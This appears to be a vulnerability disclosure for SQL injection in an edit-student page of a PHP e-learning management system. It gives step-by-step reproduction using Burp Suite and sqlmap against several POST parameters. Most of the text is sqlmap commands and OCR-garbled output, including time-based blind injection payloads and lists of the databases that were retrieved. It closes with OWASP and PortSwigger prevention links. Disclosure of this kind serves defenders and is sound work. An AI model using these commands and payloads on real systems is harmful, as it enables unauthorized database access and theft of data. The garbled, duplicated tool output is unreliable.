SQL Injection was found in the /lms/admin/edit_student.php of the KASHIPARA E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the cys, un, ln, fn and id parameters in a POST HTTP request.

> Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/edit_student.php
Affected Parameter	cys, un, In, fn
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.



Step 2: Navigate the 'Student' page click edit on any users from list.



Step 3: Now enable intercept in bupsuite and click on save button.



Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs

Step 6: Now notice that 'cys' parameter is detected vulnerable and all database is successfully retrieved.

Parameter: un

Step 7: Run the sqlmap against 'un parameter by using switch -p. Notice that 'un' parameter is detected vulnerable and all database is successfully retrieved.

python.exe C:\sqlmap\sqlmap.py -r edit student.txt --batch --dbs -p "un"

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "un"
                                                       [2]
[,]
[,]
[,]
                                                                                                                                                                        [1.8#stable]
                                                                                                                                                                     https://sqlmap.org
   [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's sponsible for any misuse or damage caused by this program
   [22:40:45] [INFO] parsing HTTP request from 'edit_student.txt'
[22:40:45] [INFO] resuming back-end DBMS 'mysql'
[22:40:45] [INFO] testing connection to the target URL
[22:40:46] [INFO] testing if the target URL content is stable
[22:40:46] [MARNING] target URL content is not stable
[22:40:46] [MARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a se
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[22:40:46] [MARNING] heuristic (basic) test shows that POST parameter 'un' might not be injectable
[22:40:46] [INFO] testing 'AND booleansbaced blind "MARNING] [INFO] [
     [*] starting @ 22:40:45 /2024-10-18/
Now do you want to proceed; [CJontnue/(s)tring/(r)egex/(q)uit) [22:40:46] [WARNING] heuristic (basic) test shows that POST parameter 'un' might not be injectable [22:40:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [22:40:47] [INFO] testing 'Boolean-based blind - WHERE or HAVING clause' [22:40:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)' [22:40:50] [INFO] testing 'Generic inline queries' [22:40:50] [INFO] testing 'Generic inline queries' [22:40:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' [22:40:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' [22:40:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' [22:41:50] [INFO] POST parameter 'un' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y [22:41:60] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [22:41:60] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other [22:41:60] [INFO] checking if the injection point on POST parameter 'un' is a false positive POST parameter 'un' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:
     Parameter: un (POST)
                             meter: un (POSI)
Type: time-pased plind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cys=13&un=21100303' AND (SELECT 8337 FROM (SELECT(SLEEP(5)))Phdw) AND 'zjKz'='zjKz&fn=Jamilah&ln=Lonot&update
  [22:41:16] [INFO] the back-end DBMS is MySQL web application technology: Apache 2.4.58, PHP 8.0.30 back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:41:16] [INFO] fetching database names
[22:41:16] [INFO] resumed: 7
[22:41:16] [INFO] resumed: information_schema
[22:41:16] [INFO] resumed: capstone
[22:41:16] [INFO] resumed: capstone
[22:41:16] [INFO] resumed: mysql
[22:41:16] [INFO] resumed: performance_schema
[22:41:16] [INFO] resumed: performance_schema
[22:41:16] [INFO] resumed: performance_schema
[22:41:16] [INFO] resumed: performance_schema
[22:41:16] [INFO] resumed: test
available databases [7]:
           vailable databases [7]:
*] capstone
*] capstone2
*] information_schema
                         mysql
performance_schema
                             phpmyadmin
test
```

Parameter: In

Step 8: Run the sqlmap against 'ln' parameter by using switch -p. Notice that 'ln' parameter is detected vulnerable and all database is successfully retrieved.

python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "ln"

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "ln"
                                                                                                                         https://sqlmap.org
  [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's reponsible for any misuse or damage caused by this program
   [*] starting @ 22:45:28 /2024-10-18/
[2:45:28] [INFO] parsing HTTP request from 'edit_student.txt'
[2:45:29] [INFO] resuming back—end DBMS 'mysql'
[2:45:29] [INFO] testing connection to the target URL
[2:45:29] [INFO] testing connection to the target URL
[2:45:29] [INFO] testing if the target URL content is stable
[2:2:45:29] [INFO] testing if the target URL content is stable
[2:45:29] [INFO] testing if the target URL content is stable
[2:45:29] [INFO] testing if the target URL content is stable
[2:45:30] [MARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sec
manual paragraph 'Page comparison'
how do you want to proceed? [(c)ontinue/(s)tring/(r)egex/(q)uit] C
[2:45:30] [WARNING] heuristic (basic) test shows that POST parameter 'ln' might not be injectable
[2:45:30] [INFO] testing for SQL injection on POST parameter 'ln'
[2:45:30] [INFO] testing 'AND boolean-based blind - Parameter replace (original value)'
[2:45:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[2:45:33] [INFO] testing 'Generic inline queries'
[2:45:33] [INFO] testing 'MySQL >= 5.0 .12 AND time-based blind (query SLEEP)'
[2:45:33] [INFO] testing 'MySQL >= 5.0 .12 AND time-based blind (query SLEEP)'
[2:45:33] [INFO] testing 'MySQL >= 5.0 .12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/
[22:45:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:45:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:45:43] [INFO] checking if the injection point on POST parameter 'in' is a false positive
POST parameter: ln (POST)
   Parameter: ln (POST)
                    ameter: th (POSI)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cys=13&un=21100303&fn=Jamilah&ln=Lonot' AND (SELECT 8074 FROM (SELECT(SLEEP(5)))RZHO) AND 'xlWj'='xlWj&update=
[22:45:58] [INFO] the back-end DBMS is MySQL web application technology: PHP 8.0.30, Apache 2.4.58 back-end DBMS: MySQL >= 5.0.12 (MariaDB fork) [22:45:58] [INFO] fetching database names [22:45:58] [INFO] fetching number of databases [22:45:58] [INFO] resumed: 7 [22:45:58] [INFO] resumed: information_schema [22:45:58] [INFO] resumed: capstone [22:45:58] [INFO] resumed: capstone [22:45:58] [INFO] resumed: mysql [22:45:58] [INFO] resumed: performance_schema [22:45:58] [INFO] resumed: performance_schema [22:45:58] [INFO] resumed: test available databases [7]:
      available databases [7]:
                   capstone
capstone2
                   information_schema
mysql
                    performance_schema
phpmyadmin
test
```

Parameter: fn

Step 8: Run the sqlmap against 'fn' parameter by using switch -p. Notice that 'fn' parameter is detected vulnerable and all database is successfully retrieved.

python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "fn"

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| Second | Company | Second |
```

Parameter: id

Step 9: Run the sqlmap against 'id' parameter by using switch -p. Notice that 'id' parameter is detected vulnerable and all database is successfully retrieved.

python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "id"

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection